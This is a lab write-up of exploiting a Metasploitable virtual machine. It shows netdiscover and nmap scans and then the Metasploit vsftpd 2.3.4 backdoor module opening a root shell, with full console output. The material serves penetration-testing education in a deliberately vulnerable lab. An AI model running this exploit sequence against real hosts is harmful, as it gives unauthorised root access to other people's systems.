
Project: Metasploitable FTP Exploitation

Clay Jones


Objective:

Gain access to the system by exploiting an outdated FTP software.

Recon and Scanning:




```
 Currently scanning: 192.168.95.0/16   |   Screen View: Unique Hosts

 3 Captured ARP Req/Rep packets, from 3 hosts.   Total size: 180
 _____________________________________________________________________________
   IP            At MAC Address     Count     Len  MAC Vendor / Hostname
 -----------------------------------------------------------------------------
 192.168.1.1     08:00:27:28:13:18      1      60  PCS Systemtechnik GmbH
 192.168.1.103   08:00:27:79:68:c4      1      60  PCS Systemtechnik GmbH
 192.168.1.106   08:00:27:57:58:47      1      60  PCS Systemtechnik GmbH

zsh: suspended  sudo netdiscover
```




```
┌──(clay㉿kali)-[~]
└─$ sudo nmap -sV -O 192.168.1.103
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-22 14:37 EST
Nmap scan report for 192.168.1.103
Host is up (0.0012s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login       OpenBSD or Solaris rlogind
514/tcp  open  tcpwrapped
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:79:68:C4 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_
kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 14.52 seconds
```

I performed a netdiscover scan to find the other hosts on the network. The address of the Metasploitable machine was 192.168.1.103. I then ran a nmap scan to scan for ports and their software versions.

Exploitation:



```
Metasploit Documentation: https://docs.metasploit.com/

msf6 > search vsftpd 2.3.4

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3.4 Backdoor Command Execut
ion


Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/vsftpd_234_backdoor

msf6 > Interrupt: use the 'exit' command to quit
msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show option
[-] Invalid parameter "option", use "show -h" for more information
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/b
                                       asics/using-metasploit.html
   RPORT    21               yes       The target port (TCP)


Payload options (cmd/unix/interact):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```



```
View the full module info with the info, or info -d command.

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > explout
[-] Unknown command: explout
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[-] Msf::OptionValidateError The following options failed to validate: RHOSTS
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 192.168.1.106
RHOST => 192.168.1.106
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 192.168.1.103
RHOST => 192.168.1.103
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.1.103:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.1.103:21 - USER: 331 Please specify the password.
[+] 192.168.1.103:21 - Backdoor service has been spawned, handling...
[+] 192.168.1.103:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.1.102:34463 -> 192.168.1.103:6200) at 2024-12-22 14:55:08 -0500

whoami
root
```

KALI LINUX
"the quieter you become, the more you are able to hear"
Sunday, December 22, 2024
Sun 2:55 PM (Local time)
Right Ctrl

I opened the Metasploit console and then did a search for the software version vsftpd 2.3.4 version. The results showed that a backdoor was found and Metasploit gave an exploit command to run. I set the IP address of the receiving host and ran the exploit. Once the command shell opened, I ran a whoami command and it was shown I have root privileges.

How to prevent:

Security Awareness training

Strong Firewalls

Strict Authentification